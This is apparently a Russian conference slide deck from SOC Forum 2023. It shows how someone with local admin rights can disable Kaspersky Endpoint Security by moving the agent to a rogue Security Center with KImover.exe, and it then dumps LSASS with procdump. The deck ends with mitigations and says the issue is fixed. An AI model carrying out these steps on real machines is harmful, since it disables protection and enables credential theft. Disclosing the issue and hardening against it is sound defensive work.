

Обход антивируса Kaspersky при наличии прав локального администратора

SOC
FORUM
2023



ТИМУР ГАТИЯТУЛЛИН

ГК «Солар»

Обо мне

[01] СПЕЦИАЛИСТ ПО АНАЛИЗУ ЗАЩИЩЕННОСТИ

[02] ИГРАЮ В СТФ

[03] УЧАСТВУЮ В BUG BOUNTY

[04] 6 ЛЕТ В ИБ

[05] СЕРТИФИКАТЫ WAPT, SEN

[01] АКТУАЛЬНОСТЬ

[02] ОБОЗНАЧЕНИЕ ПРОБЛЕМЫ

[03] ПОДРОБНЫЙ ОБЗОР ПРОБЛЕМЫ

[04] ПРЕДЛОЖЕНИЕ СПОСОБА
РЕШЕНИЯ ПРОБЛЕМЫ

[05] ВЫВОДЫ И РЕКОМЕНДАЦИИ

ДИСКЛЕЙМЕР

АВТОР ДОКЛАДА НИКОГО НЕ ПРИЗЫВАЕТ
К ПРАВОНАРУШЕНИЯМ И НЕ НЕСЕТ
ОТВЕТСТВЕННОСТИ ЗА ДЕЙСТВИЯ ЛЮБЫХ
ЛИЦ, СОВЕРШЕННЫХ С ИСПОЛЬЗОВАНИЕМ
ДАННОЙ ИНФОРМАЦИИ



Увеличение доли отечественных решений закономерно. На это повлиял уход иностранных производителей ПО с российского рынка (ESET Software и Microsoft) и введение лицензирования антивирусов для госнужд от ФСБ и ФСТЭК. Лицензиями сегодня обладают решения «Лаборатории Касперского» и компании «Доктор Веб». Эти обстоятельства позволяют отечественным разработчикам быстро развиваться и наращивать обороты на рынке госзаказов.

Эксперт проекта «Контур.Торги»
Василий Данильчик



kaspersky





АНТИВИРУС ОТ «ЛАБОРАТОРИИ
КАСПЕРСКОГО» БЛОКИРУЕТ
ВЫПОЛНЕНИЕ ВРЕДОНОСНЫХ ДЕЙСТВИЙ



АНТИВИРУС НЕЛЬЗЯ ОТКЛЮЧИТЬ
ИЛИ УДАЛИТЬ БЕЗ УЧЕТНЫХ ДАННЫХ

Дамп LSASS.exe

Дата события	Событие	Приложение	Имя
Сегодня, 13.10.2023 14:07:42	Запрещено	Windows Command Processor	cmd
Сегодня, 13.10.2023 14:07:42	Обнаружен вредоносный объект	Windows Command Processor	cmd

Событие: Запрещено
Приложение: Windows Command Processor
Пользователь: TESTERPC\TESTER
Тип пользователя: Инициализированный пользователь
Компонент: Защита от эксплойтов
Описание результата: Запрещено
Название: PDM:HackTool.Win32.CreDump.rbaa
Степень угрозы: Высокая
Тип объекта: Процесс
Путь к объекту: C:\Windows\System32
Имя объекта: cmd.exe

```
Администратор: Командная строка
C:\Users\Tester>c:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp
Отказано в доступе.
```

Попытка удаления Kaspersky Endpoint Security

Kaspersky Endpoint Security для Windows

Пароль для изменения, восстановления или удаления приложения
Введите пароль для Kaspersky Endpoint Security для Windows

Чтобы изменить, восстановить или удалить Kaspersky Endpoint Security для Windows, требуется ввести имя учетной записи пользователя и пароль.

Имя учетной записи:

Пароль:

© 2023 АО "Лаборатория Касперского"

< Назад **Далее >** Отмена

[01]

Удаленный доступ с правами локального администратора к рабочей станции или серверу, где необходимо выключить антивирус

[02]

Kali Linux

[03]

Сетевой доступ с атакуемой машины до Kali Linux

[04]

Доступ с Kali Linux в интернет

СЕРВЕР АДМИНИСТРИРОВАНИЯ KASPERSKY SECURITY CENTER (192.168.146.144)

Windows Server 2012 R2

Kaspersky Security Center 14.2.0.26967

АТАКУЕМАЯ РАБОЧАЯ СТАНЦИЯ (192.168.146.151)

Windows 10 Pro

Агент администрирования
Kaspersky Security Center (14.2.0.26967)

Kaspersky Endpoint Security для Windows
(12.1.0)

АТАКУЮЩАЯ РАБОЧАЯ СТАНЦИЯ (192.168.146.150):

Kali Linux 2023.2

Последовательность действий

Разворачиваем
Kaspersky Security
Center на Kali
Linux

01

Получаем доступ
с правами локального
администратора
к атакуемой машине

02

Меняем сервер
администрирования
на атакуемой машине
с помощью утилиты KImover,
указываем нашу Kali Linux
с установленным KSC

03

Выключаем Kaspersky
Endpoint Security
на атакуемой машине
в консоли KSC на Kali

04

Делаем дамп
LSASS или
совершаем любые
другие действия

05

Установка Kaspersky Security Center на Kali Linux

SOC
FORUM
2023

1

Устанавливаем поддерживаемую Kaspersky Security Center версию MariaDB и добавляем отдельного пользователя для работы с базой данных

2

Настраиваем профиль пользователя для Kaspersky Security Center

3

Устанавливаем Kaspersky Security Center

4


Настраиваем Kaspersky Security Center с помощью скрипта `postinstall.pl`

5

Устанавливаем Kaspersky Security Center Web Console

Получение доступа с правами локального администратора к атакуемой машине

SOC
FORUM
2023



СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

ПОДБОР ПАРОЛЯ

ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТЕЙ

ПЕРЕХВАТ УЧЕТНЫХ ДАННЫХ
С ПОМОЩЬЮ MAN-IN-THE-MIDDLE

И ТАК ДАЛЕЕ

Миграция сервера администрирования

[01]

Меняем сервер администрирования на атакуемой машине с помощью утилиты KImover

[02]

Указываем нашу Kali Linux с установленным KSC

[03]

KImover.Exe -address kscserver.kali.Linux

Миграция сервера администрирования

[01]

Меняем сервер администрирования на атакуемой машине с помощью утилиты KImover

[02]

Указываем нашу Kali Linux с установленным KSC

[03]

KImover.Exe -address kscserver.kali.Linux

```
C:\Program Files (x86)\Kaspersky Lab\NetworkAgent>KImover.exe -address 192.168.146.150
```

```
Проверка параметров командной строки...OK
```

```
Инициализация базовых библиотек...OK
```

```
Проверка параметров...OK
```

```
Чтение параметров...OK
```

```
Запись параметров...OK
```

```
Перезапуск службы Агента администрирования...OK
```

```
Операция успешно завершена.
```

Выключение Kaspersky Endpoint Security

Выключаем Kaspersky Endpoint Security на атакуемой машине в консоли KSC на Kali

Name	TESTERPC
Description	
Device status	 TESTERPC
Full group name	
Protection last updated	
Connected to Administration Server	
Last visible	 Start  Stop  Refresh
Network Agent version	
Created	

General Applications Active policies and policy profiles

<input type="checkbox"/>	Name
<input type="checkbox"/>	Kaspersky Security Center Network Agent
<input checked="" type="checkbox"/>	Kaspersky Endpoint Security для Windows

дамп LSASS.exe

SOC
FORUM
2023

Адаптер Ethernet Etherne0:

```
DNS-суффикс подключения . . . . . : localdomain
Локальный IPv6-адрес канала . . . . . : fe80::79f3:105b:5266:c521%4
IPv4-адрес. . . . . : 192.168.146.151
Маска подсети. . . . . : 255.255.255.0
ОСНОВНОЙ шлюз. . . . . : 192.168.146.2
```

```
C:\Users\Tester>c:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
ProcDump v10.0 - sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
sysinternals - www.sysinternals.com
```

```
[13:06:09] Dump 1 initiated: C:\Users\Tester\lsass-1.dump
[13:06:09] Dump 1 writing: Estimated dump file size is 50 MB
[13:06:09] Dump 1 complete: 50 MB written in 0.2 seconds
[13:06:09] Dump count reached.
```

Рекомендации, которые помогут не допустить обход антивируса Kaspersky

[01]

Перейти на агент администрирования Kaspersky Security Center 15.0.0.12912

[02]

Использовать строгую парольную политику с минимальной длиной в 12 символов и содержанием как цифровых, так и буквенных символов для доменных и локальных учетных записей

[03]

Разграничивать доступ пользователей

[04]

Использовать актуальные версии программного обеспечения

[05]

Выделить ключевые системы в отдельную сеть (сегментирование сети)

[06]

Настроить отправку сервером администрирования уведомлений о публикуемых им событиях аудита, критических событиях, событиях отказа функционирования и предупреждениях

[07]

Отслеживать запуск утилиты Klmover

Инфраструктурная атака:

НЕОБХОДИМЫЕ УСЛОВИЯ:

Полная компрометация атакуемого хоста (административные привилегии у атакующего)

Компрометация сети (создание «поддельного» KSC в сети «жертвы»)

«ШУМНАЯ» С ТОЧКИ
ЗРЕНИЯ SOC АТАКА

1

Устранено в версии 15.0.0.12912
Kaspersky Security Center Agent

2

Дополнительные
улучшения Q1 2024

3


Новые версии = улучшения
и новый функционал



KSC
HARDENING
GUIDE



НОВАЯ
ВЕРСИЯ
KSC



ЧТО, ЕСЛИ Я СКАЖУ ТЕБЕ,

**ЧТО САМЫЙ ЛУЧШИЙ АНТИВИРУС
В МИРЕ – ЭТО ТВОЙ ЗДРАВЫЙ СМЫСЛ**

ВОПРОСЫ?

SOC FORUM 2023



8 (800) 302-85-23
solar@rt-solar.ru

ГК «Солар»
Никитский переулок, 7, стр.
1, г. Москва